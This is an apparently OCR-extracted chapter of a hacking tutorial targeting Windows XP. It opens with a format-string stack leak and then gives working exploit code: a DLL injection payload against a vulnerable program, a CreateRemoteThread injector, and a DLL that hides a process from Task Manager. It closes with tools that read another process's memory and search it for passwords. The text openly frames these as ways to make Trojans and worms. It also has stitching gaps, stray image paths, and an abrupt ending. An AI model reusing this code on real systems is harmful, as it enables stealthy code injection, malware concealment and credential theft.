Observe the output when the string was AAAAAAAA%d, the output was AAAAAAAA4263634. The output is strange. When we introduced a format string explicitly to the input string the printf function responded to it and provided in its place a number. Well friends as a programmer you may have learned that it is a garbage value. Yes it is if you are just a programmer. But is something called stack transparency if you are a hacker. Let’s check all other format strings also

```
C:\Documents and Settings\vinnu\Develop>fmats %08x.%08x.%08x
00410ed2.0012ffc0.00404a1f
C:\Documents and Settings\vinnu\Develop>fmats %08x.%08x.%08x.%08x.%08x.%08x.%08x
.%08x.%08x.%08x.%08x
00410ea2.0012ffc0.00404a1f.00000002.00410e90.00410e00.00000012.00000000.7ffdf000
.00000001.00000006
```

The above output shows us the stack memory for printf function.

Now compile the same program in Linux system as:

DLL Injection Attack

This attack plan solves the problem of non-executable stack. This attack needs a little deeper understanding of things. Actually windows kernel consists of two major layers

1) DLL layer
2) VXD layer

The VXD layer is the virtual device driver layer and DLL layer contains the dynamically loaded libraries, which provide the precious API functions. The API functions are the way the application software talk to the operating system or request the appropriate services.

The vxd layer is used by hackers, viruses & worms to raise the low privilege mode of any program from ring3 to ring0 in NT environment i.e. the privileges equal to the system or the kernel itself. We will discus the vxd layer and the methods to raise the privileges in next few topics.


The DLLs can be linked with any process space dynamically. The system's most DLLs are always loaded at a fixed address. Like kernel32.dll is always loaded in every process at 0x7c800000 and ntdll.dll at 0x7c900000 in our case in windows XP.

But these base addresses can be changed using rebase.exe. As in windows vista the DLLs are always loaded at a random base address.

Enough on DLLs, let's come back to our attack plan.

Well friends this attack plan is a modified version of **'Return to libc'** attack in Linux systems. The attack needs the understanding of addressing and argument placing system in stack memory of a process.

Before a function call, the function arguments are placed in stack memory from right to left (for cdecl otherwise depends upon the declaring conventions). We mean the first argument at rightmost place then second argument towards left side and last argument at leftmost corner for clearance check out the figure.



The functions called in a fixed way by operating system, but suppose if we force the processor to call the functions from the list provided by us manually then we have to pass a list in the same way like the operating system do. This kind of attack is used to chain back to back the libc (c library) functions in Linux. In windows operating system we can chain the DLL exported functions. But for simplicity we'll declare a single function and its prototype will contain all the desired code for hacking and then compile the program as a DLL. Then we will inject this newly created DLL into the vulnerable process space (DLLs have their own code section, therefore no problem of non-executable stack as the shellcode lies in the executable code section of injected DLL) and then redirect the executional control to the injected library.

One more thing, which we have to cop with, is that by default all compiled DLLs are loaded at 0x10000000 in process memory. Thus redirecting the execution to our declared function address will contain 0x00 at least once as in 0x10**00**107E the two zeros as shown in bold in preceding address will cause the overflow string termination (strings are terminated where NULL byte is encountered). Thus, it will foil the hack.

To eliminate such a problem we need to change the base address of image of DLL. We mean rebasing the DLL. We'll do it with the help of rebase.exe, which comes along with visual studio. We can also do it by manually surgery of DLL with the help of hexeditor.

In this case the injection vector will be no more than a pile of addresses.

In this attack, the function calls are chained along with their arguments. The first function that is desired to be executed is placed first; then, the return address is placed and then last argument… first argument. As shown in figure

Func Addr.	Ret. Addr.	Last arg.	….	….	First Argument

If we have to call just a single function, then we need not to specify any valid return address. Rather, we can place any address here.

But, we need to call many functions, in this case we have to chain the function calls. And the functions arguments are provided in a way as listed in figure

F1 addr.	F2 addr.	F1 arguments	F2 arguments

But there is a problem yet to be tackled. In some places the stack clearing may cause problem as it may clear the parts of injection vector. Therefore, we will place all the calls in an exportable single function in a DLL and inject this DLL into the vulnerable process's memory space.

The attack plan: The first function we will call here is "LoadLibraryA" exported from "kernel32.dll". Well we need not to load the kernel32.dll as it is loaded for each & every process by default.

Let us code a suitable DLL file inject.cpp for our attack.

```
/* inject.cpp */
#include <iostream>
#include <process.h>

/* place any code to execute inside smackdown function. */

__declspec (dllexport) void smackdown(void)     {
      char *program, *argarray[3];
      program = "c:\\windows\\system32\\cmd.exe";
      argarray[0] = "cmd";
      argarray[1] = "START";
      argarray[2] = NULL;

      std::cout << "***Created by Xtremers***" << std::endl;
      execve(program, argarray, NULL);
}
```

Build the inject.cpp in visual studio and compile it using the following command:

```
C:\Access Denied\Code>CL /LD inject.cpp
```

It will create inject.dll in the same directory. Now we have the DLL file inject.dll containing the attacking function smackdown (). Let’s check out the exports of inject.dll as

---

```
C:\Access Denied\Code>Dumpbin /exports inject.dll
File Type: DLL

 Section contains the following exports for inject.dll

        0 characteristics
  4657C0F4 time date stamp Sat May 26 10:39:08 2007
      0.00 version
        1 ordinal base
        1 number of functions
        1 number of names

  ordinal hint RVA      name

        1    0 0000107E ?smackdown@@YAXXZ

 Summary

      3000 .data
      2000 .rdata
      2000 .reloc
      B000 .text
```

The smackdown will be loaded at an offset 0000107E from the base address of inject.dll.

Let’s check out the headers of DLL

```
OPTIONAL HEADER VALUES

        1000 base of code
        C000 base of data
    10000000 image base
```

The above output shows that the inject.dll will be loaded at 0x10000000 and the smackdown () will be placed at

0x10000000 + 0x0000107E = 0x1000107E

But as we discussed earlier the address contains the zeros to form a NULL byte in the string field. We must do something to eliminate these zeros to get rid of null byte problem. We can transform the base address 0x10000000 with 0x11110000 and eliminate the null byte. There are two ways first and safe way is to use rebase.exe as

```
C:\Access Denied\code>rebase -R 0x10000000 -b 0x11110000 inject.dll

REBASE: Total Size of mapping 0x00020000

REBASE: Range 0x11110000 -0x11130000
```

Let's check the effect on inject.dll with dumpbin output:

```
OPTIONAL HEADER VALUES

    11110000 image base
```

The inject.dll will be loaded at 0x11110000 and the smackdown () will be located at

0x11110000 + 0x0000107E = 0x1111107E

Free from null bytes.

In second technique, open the inject.dll in hexeditor and edit the hex value 0x00 0x10 at offsets 0x00000116 and 0x00000117 to 0x11 0x11 will do the same.

Now we have the DLL prepared. We can inject the inject.dll into vulnerable process space using LoadLibraryA function.

But LoadLibraryA () needs the library name to be injected as the only argument and returns the pointer to the base address of loaded DLL in EAX register, but we are not going to use it as we are not going to execute anything from the stack.

Well friends, we will just inject the DLL and return to the address inside the recently injected DLL as we already know the base address (and don't need pointer returned in EAX). The problem is how to provide the DLL name to be injected?

There are few places in process memory, which can be used for this purpose. We can use any other string buffer field or the environment variable. The environment is the best suit we think.

We can create any environment variable using the following command:

```
set <variable name>=<value>
```

And then execute the process from same command console.

The vulnerable process in our case is the same earlier example seconsol.exe.

In Linux the same technique is used to leverage the privileges and opening the shell by chaining the setuid () and execl () syscalls. But we are interested in opening an interactive command shell (actually we can do anything, like opening the network sockets or creating and hiding users or downloading any Trojan, or executing any other process etc, but for example and simplicity for the sake of understanding and compactness).

We want to create an environment variable for the inject.dll. Let's do it as

```
C:\Access Denied\code>Set inj=inject.dll
```

Now we need the address of the environment variable. We can code a program utilizing the getenv () function for this purpose.

```
/* getenvaddr.cpp */
#include <iostream>
using namespace std;
int main (int argc, char* argv[])   {
      char *ptr;
      if (argc < 2)     {
            cout << "Usage: getenvaddr  <environment variable name>" << 
endl;
```

```
            exit(1);
      }
      ptr = getenv(argv[1]);
      if (ptr == NULL)
            printf ("Environment variable %s does not exists.\n",
argv[1]);
      else
            printf ("%s is located at %p\n", argv[1], ptr);
return EXIT_SUCCESS;
}
```

Compile it and execute the above program. But there is a problem.

In windows systems, the environment also changes the address offsets according to the process's own structure. And the getenvaddr program does not provide us the actual address of variable in vulnerable process; instead it returns the address of environment variable in its own environment.

The environment addresses depends upon the program names itself. The larger the name the same environment variable will be located near the top of the stack, smaller the name means a little down in the stack at higher addresses (stack grows down the memory). To find out the actual address of the **inj** we can debug and then jumping at the address provided by the getenvaddr program and finding the address of **inject.dll**. Or try to search or manually browse the memory.

Now we have to create the injection vector. Friends you can read more about injection vector in next section.

The structure of our injection vector contains the buffer string, overflow LoadLibraryA address, return address inside the loaded DLL and then the argument for LoadLibraryA. We need not to place any argument for the smackdown function as we have declared it as of void type for the sake of compactness and portability.

We can also load any other system DLLs, but we have created the inject.dll for the study purpose.

First we need the LoadLibraryA address. Check out the exports listing for kernel32.dll and search for the following entry:

```
ordinal hint RVA      name
578  241 00001D77 LoadLibraryA
```

we have the base address of kernel32.dll, it is 0x7C800000.

Therefore, 0x7C800000 + 0x00001D77 = 0x7C801D77

0x7C801D77 will be the address of LoadLibraryA.

The smackdown is at 0x1111107E and environment variable inj is at 0x00420BAA.

We have created the following injection vector for this purpose:

"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x77\x1D\x80\x7C\x7E\x10\x11\x11\xAA\x0B\x42\x00";

The bold hex dump in the middle is the address of LoadLibraryA in little Endian order, which will replace the overflowed return address, and last bold hex dump is the address of **inj** as an argument for LoadLibraryA. Let's create an exploit that will inject the injection vector into the vulnerable process seconsol.exe.

Note: Friends, we will be discussing more on developing exploits in next section.

```
/* cinjector.cpp */
#include <iostream>
#include <process.h>
using namespace std;
int main (int argc, char* argv[])   {
      char *program, *argarray[3];
      program = "seconsol.exe";
      argarray [0] = "seconsol";
      argarray [1] =
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x77\x1D\x80\x7C\x7E\x10\x11\x11\xAA\x0B\x42\x00";
      argarray [2] = NULL;
      execve(program, argarray, NULL);
      perror("execve");
return EXIT_SUCCESS;
}
```

Let’s check out its output as

```
C:\access denied\code>cinjector

C:\access denied\code>Login failed.
***Created by Xtremers***
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\access denied\code>
```

Check out the line ***Created by Xtremers***, with it, we successfully launched the attack. Friends, we can inject any DLLs found on the system and force the system to do as desired.

Note: If absolute path will not be given then the LoadLibraryA will search the DLL, either in the same directory or in windows or system32 directory.

Other techniques for DLL injection attack are there. The most popular technique employs one process to force another process using its process identifier, to load a DLL & execute some code from that DLL in other process’s address space.

This technique is mostly used in cases where we have to leverage the privileges & some code needs ring0 privileges for its execution.

DLL Injection by CreateRemoteThread

Microsoft provides several API functions for controlling or affecting the other processes from one process. One such API function is CreateRemoteThread. You can find CreateRemoteThread in exports list of kernel32.dll.

This function creates a thread, which executes in the environment and virtual address space of another process.

```
HANDLE WINAPI CreateRemoteThread (
      __in       Handle hProcess,
      __in       LPSECURITY_ATTRIBUTES lpThreadAttributes,
      __in       SIZE_T dwStackSize,
      __in       LPTHREAD_START_ROUTINE lpStartAddress,
      __in       LPVOID lpParameter,
      __in       DWORD lpThreadID
);
```

The function returns a handle to new thread if succeeded otherwise, returns a null value.

Parameters:

hProcess

A handle to the process in which, the thread is to be created. The handle must have the PROCESS_ALL_ACCESS access right. We are going to create such an handle with OpenProcess function.

lpThreadAttributes

It is a pointer to SECURITY ATTRIBUTES structure that specifies a security descriptor for the new thread. It specifies that whether the child processes can inherit the handle. If lpThreadAttributes is null, the thread gets a default security descriptor and the handle cannot be inherited.

dwStackSize

It defines the initial size of the stack in bytes. The system rounds this value to the nearest page. If zero, the new thread uses the default size for the executable.

lpStartAddress

A pointer to the application defined function to be executed by the thread. It represents the starting address of the thread in the remote process. The function must exist in the remote process.

lpParameter

The pointer to the argument passed to the thread function.

dwCreationFlags

It is the flags that control the creation of the thread. If the CREATE_SUSPENDED is specified, the thread is created in suspended state and does not run until the ResumeThread function is called. If this value is zero then the thread runs immediately after its creation.

lpThreadID

It is a pointer to a variable that receives the thread identifier. If this parameter is null, the thread identifier is not returned.

Note: The CreateRemoteThread may also succeed if lpStartAddress points to data section or even if the code is not accessible. In such situation an exception is thrown and the thread terminates.

The thread created by CreateRemoteThread has access to all objects that the process owns.

This is the important aspect on which the attack is based most of the times.

Few processes have exclusive access to important objects and structures, other processes cannot access these objects at all and then by creating the thread in that remote process and executing the code in victim processes virtual address space and environment can provide the desired results.

The attack plan is like this: grab the process ID of the victim process, write the DLL’s name into victim process’s memory space and in CreateRemoteThread function define the start routine to LoadLibraryA and provide it the pointer to the memory location of the DLL’s name in remote memory.

The name of the DLL can either be written in any variable, data input or the environment. But still the problem is the guessing of the address of the location storing that name.

This problem can be solved by using the VirtualAllocEx and WriteProcessMemory functions. We are going to write a block of memory in victim process and obviously get the pointer to the required memory location’s address.

The process ID will be grabbed by CreateToolhelp32Snapshot and Process32First and Process32Next functions. In this way we are going to fully automate the DLL Injection attack. In earlier example we did all manually, it was done to learn how the things can be managed manually. But the techniques used in this example makes you more powerful and will help you in development of a lot of new concepts.

The most of the worms and viruses use these techniques for their action, we'll catch'm up in Artificial Life section.

First of all we need to create the DLL. Open the create a "Win32 Dynamic-Link Library" In VC and name the project tHider and write in the following code into the tHider.cpp file:

```
/* taskHider.cpp */
/* Description: Hides a proccess from task manager */
#include "stdafx.h"
#include <windows.h>
#include <commctrl.h>
DWORD WINAPI Injection(VOID)  {
      LVFINDINFO Find;
      Find.flags = LVFI_STRING;
      // proccess to hide
      Find.psz = "tInjector.exe"; // The process to hide
      // win handles
      HWND hTaskManager;
      HWND hTaskDialog;
      HWND hList;
      // item index
      int nItem;
      while(TRUE) {
            Sleep(15); // Loops grab the CPU,
                       // sleep will avoid the 100% resource utilization
            // find taskmanager window
            hTaskManager = FindWindow(NULL, "Windows Task Manager");
            // Grab the handle to child window
            hTaskDialog = FindWindowEx(hTaskManager, NULL, "#32770",
NULL);
            hList = FindWindowEx(hTaskDialog, NULL, WC_LISTVIEW,
"Processes");
```

```
            // delete process tInjector.exe from Processes tab
            nItem = ListView_FindItem(hList, -1, &Find);
            ListView_DeleteItem(hList, nItem);
      }
return FALSE;
}
BOOL APIENTRY DllMain(HANDLE hModule, DWORD ul_reason_for_call, LPVOID
lpReserved) {

      if(ul_reason_for_call == DLL_PROCESS_ATTACH) {
            CreateThread(NULL, 0, (unsigned long (__stdcall *)(void
*))Injection, 0, 0, NULL);
      }
return TRUE;
}
```

This DLL will be injected into task manager process and will grab and delete the tInjector.exe process from the process List.

This DLL starts execution of DLLMain function as soon as it is loaded into the victim process.

Next is the code for tInjector. The tInjector will find the taskmgr.exe and will inject the tHider.dll into it.

```
/* tInjector.cpp */
#include <iostream>
#include <windows.h>
#include <TlHelp32.h>
#define DLLNAME "tHider.dll"
using namespace std;
HINSTANCE hInstance;
HANDLE hProcess = NULL;
HANDLE hSnapshot;
// The function declarations.
HANDLE _cdecl processHunter(LPSTR szExeName);
bool dllInjector(HANDLE hProcess, LPSTR lpszDllPath);
int main (int argc, char* argv[])   {
      HANDLE hToken;
      TOKEN_PRIVILEGES tknp;
      hInstance = GetModuleHandle("Kernel32.dll");    // The
kernel32.dll is default loaded into all processes.
      if (OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES
| TOKEN_QUERY, &hToken))      {
            LookupPrivilegeValue(NULL, SE_DEBUG_NAME,
&tknp.Privileges[0].Luid);
            tknp.PrivilegeCount = 1;
            tknp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
            AdjustTokenPrivileges(hToken, 0, &tknp, sizeof(tknp), NULL,
NULL);
            CloseHandle(hToken);
      }
      while(true) {
            if (FindWindow(0, "Windows Task Manager"))      {
                  if (!hProcess)    {
                        CloseHandle(hProcess); hProcess = NULL;
                        hProcess = processHunter("taskmgr.exe");
                  } else      {
                        dllInjector(hProcess, DLLNAME);
                        CloseHandle(hProcess); hProcess = NULL;
                  }
            }
            Sleep(20);  // Save precious cpu-cycles.
      }
return EXIT_SUCCESS;
}
HANDLE _cdecl processHunter(LPSTR szExeName)    {
      PROCESSENTRY32 Pe = { sizeof(PROCESSENTRY32) };
      hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPALL, 0);
      if (Process32First(hSnapshot, &Pe)) {
            do    {
                  if (!strcmp(Pe.szExeFile, szExeName))     {
                        if (!hProcess)    {
                              return OpenProcess(PROCESS_ALL_ACCESS,
true, Pe.th32ProcessID);
                        }
                  }
                  Sleep(5);
            } while (Process32Next(hSnapshot, &Pe));
            CloseHandle(hSnapshot);
      }
      return NULL;
}
bool dllInjector(HANDLE hProcess, LPSTR lpszDllPath)  {
      DWORD dwWaitResult;
      LPDWORD lpExitCode = 0;
      HMODULE hmKernel = GetModuleHandle("Kernel32");
      if (hmKernel == NULL || hProcess == NULL) return false;
      int ndllPathLen = lstrlen(lpszDllPath) + 1;
      // string + 1 null byte.
      LPVOID lpvm = VirtualAllocEx(hProcess, NULL, ndllPathLen,
MEM_COMMIT, PAGE_READWRITE);
      WriteProcessMemory(hProcess, lpvm, lpszDllPath, ndllPathLen,
NULL);
      HANDLE hThread = CreateRemoteThread(hProcess, NULL, 0,
(LPTHREAD_START_ROUTINE)GetProcAddress(hmKernel, "LoadLibraryA"), lpvm,
0, NULL);
      if (hThread != NULL)    {
            dwWaitResult = WaitForSingleObject(hThread, 10000);   //
The Process might not terminate before proper DLL injection (delay of
10 seconds).
            CloseHandle(hThread);hThread = NULL;
      }
      VirtualFreeEx(hProcess, lpvm, 0, MEM_RELEASE);  // Free the
memory to avoid the memory leak.
      return true;
}
```

Keep in mind either specify the absolute path of DLL tHider.dll into DLLNAME or copy the tHider.dll into windows\system32 directory.

Execute the tInjetor.exe and start task manager by right clicking on taskbar or start menu and click the Processes tab and search the tInjector.exe, found!!! Not at all. The list will be flickering, this is because every time the task manager process list refreshes, the tHider.dll have to search for the tInjector.exe and delete its entry.

With this the DLL injection attack is complete and now you have the power to manipulate any process as you want.

Think of it, instead of placing a huge number of root kit tools into a victim system, just place one DLL that will search for several processes altogether and transform them all into Trojan processes.

Wow!!! A single DLL can turn whole things around. It is true, just place the code which will check the process name and will execute the appropriate functions for that very process. We will do this in a worm in Artificial Life section.

Reading Remote Process Memory

The process memory contains all juicy information for which hackers are preying upon. The remote process memory can also be read or copied to a disk file by DLL injection attack by force creating a thread in remote process environment. The process is somewhat tedious. But, Microsoft has provided a simple solution for it.

The ReadProcessMemory function

```
ordinal     hint        RVA         name
679         2A6         00001B50    ReadProcessMemory
```

exported by kernel32.dll is the shortcut way to read the memory allocated for remote processes.

This function needs a process handle returned by OpenProcess.

The function documented by Microsoft is as:

```
Bool ReadProcessMemory(
      HANDLE hProcess,
      LPCVOID lpBaseAddress,
      LPVOID lpBuffer,
      DWORD nSize,
      LPDWORD lpNumberOfBytesRead
);
```

hProcess

Handle to the process whose memory is being read.

lpBaseAddress

Pointer to the base address in specified process to be read. Before data transfer occurs, the system verifies that all data in base address and memory of the specified size is accessible for read access. If so, the function proceeds; otherwise, the function fails.

lpBuffer

Pointer to a buffer that receives the contents from the address space of the specified process.

nSize

Specifies the requested number of bytes to read from the specified process.

lpNumberOfBytesRead

Pointer to the number of bytes transferred into the specified buffer.

If lpNumberOfBytesRead is NULL, the parameter is ignored.

Return Value

Nonzero indicates success. Zero indicates failure.

Now, let’s use this function in code

```
/* memread.cpp */
#include <iostream>
#include <windows.h>
using namespace std;
int main (int argc, char* argv[])   {
      FILE *fp;
      int pid;
      char *memPointer;
      memPointer = (char *)0x0012FA00;
      int bSize = 4096;
      char buffer[4097];

      cout << "Enter the PID: ";
      cin >> pid;
      HANDLE h = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
      cout << "Status: .......................";
      if (!ReadProcessMemory(h, memPointer, buffer, bSize, 0) == NULL)
            cout << "........success." << endl;
      else
            cout <<"........failed." << endl;
      fp = fopen("memread.txt", "a");
      for(int i = 0; i < bSize; i++)
            fputc(((char *)buffer)[i], fp);
      fclose(fp);
      CloseHandle(h);
return EXIT_SUCCESS;
}
```

Compile the above code as

```
CL /Gs memread.cpp
```

And execute the program. Before executing this program you need the process id of the remote process whose memory we want to access. The process id of any process can be retrieved by **TASKLIST** command.

The execution of memread creates a text file named memread.txt in same folder. Open the memread.txt in hex editor and check out the contents of memory.

Let us move on to the next flexible example, we have modified the memread.cpp program to search for strings or passwords in remote process memory. The program accesses the remote process memory and searches the string using the **strstr** function. The source code is shown below:

```
/* passfinder.cpp */
#include <iostream>
#include <windows.h>
#define SIZE 4096
using namespace std;
int main (int argc, char* argv[])   {
      FILE *fp;
      char *mPointer;
      char *passPointer = NULL;
      char buffer[SIZE + 1];
      char pass[40];
      int offset;
      char *res;
```

```
	unsigned int procID;
	mPointer = (char *)0x0012FF10;
	cout << "Enter the password to search: ";
	cin.getline(pass, 39);
	cout << "Enter the PID: ";
	cin >> procID;

	HANDLE hInst = OpenProcess(PROCESS_ALL_ACCESS, FALSE, procID);

	cout << "Reading remote process memory .....";
	if (!ReadProcessMemory(hInst, mPointer, buffer, SIZE, 0) == NULL)
		cout << ".......Success" << endl;
	else  {
		cout << ".......Failed" << endl;
		goto exit;
	}
// You can remove this FOR loop, it is optional to dump memory contents
in a text file.
	fp = fopen("passfinder.txt", "a");
	for(int i = 0; i <= SIZE; i++)
		fputc(((char *)buffer)[i], fp);

	cout << "Searching the password in remote process memory:" <<endl;

	/* --------------------- The string search algorithm
--------------------- */

	for(i=0; i < SIZE; i++) {
		if (buffer[i]  == pass[0])
			if((res = strstr(&buffer[i], pass)) != NULL)
				goto success;
	}

	/* --------------------- The string search algorithm ends
---------------- */
	cout << ".....failed" << endl;
	goto exit;
```


```
success:
      cout << "..............success" << endl << endl;

      /*----------------- The memory address calculation algorithm
-------------*/
      offset = res - &buffer[0];
      passPointer = mPointer + offset;
      printf ("The password is @ position : %08x", passPointer);

exit:
return EXIT_SUCCESS;
}
```

The `strstr` function takes two string pointers as arguments and returns the address of the memory location where the password is found. In case of failure it returns NULL.

The first argument is the address of string, in which it needs to search for the second argument string.


Let us check out the working of passfinder.exe using the well familiar example secpass.exe, by accessing its memory contents and searching for user-supplied password. The passfinder.exe will calculate the address of user-supplied password in secpass.exe.

Execute the secpass.exe and when asked for password, enter “adminpass” as password (without quotation marks) and press enter.



```
C:\Documents and Settings\vinnu\Develop>secpass
Enter the password: adminpass
Login failed.
Enter the password:
```


Now check the process id of secpass.exe using the `tasklist` command. The numbers below PID header are the process ids of respective processes.



```
C:\Documents and Settings\vinnu>tasklist

Image Name                   PID Session Name     Session#    Mem Usage
========================= ====== ================ ======== ============
System Idle Process            0 Console                 0         16 K
System                         4 Console                 0        212 K
smss.exe                     584 Console                 0        384 K
csrss.exe                    652 Console                 0      4,172 K
winlogon.exe                 684 Console                 0      2,876 K
services.exe                 728 Console                 0      3,224 K
lsass.exe                    740 Console                 0      1,348 K
svchost.exe                  916 Console                 0      4,308 K
svchost.exe                  952 Console                 0      4,280 K
svchost.exe                 1072 Console                 0     17,736 K
InCDsrv.exe                 1092 Console                 0      2,892 K
svchost.exe                 1228 Console                 0      1,484 K
svchost.exe                 1296 Console                 0      3,752 K
spoolsv.exe                 1468 Console                 0      3,820 K
inetinfo.exe                1644 Console                 0      9,752 K
svchost.exe                 1692 Console                 0      1,552 K
sockex1.exe                 1764 Console                 0      2,704 K
wdfmgr.exe                  1804 Console                 0      1,672 K
wuauclt.exe                  300 Console                 0      7,364 K
explorer.exe                 704 Console                 0     22,404 K
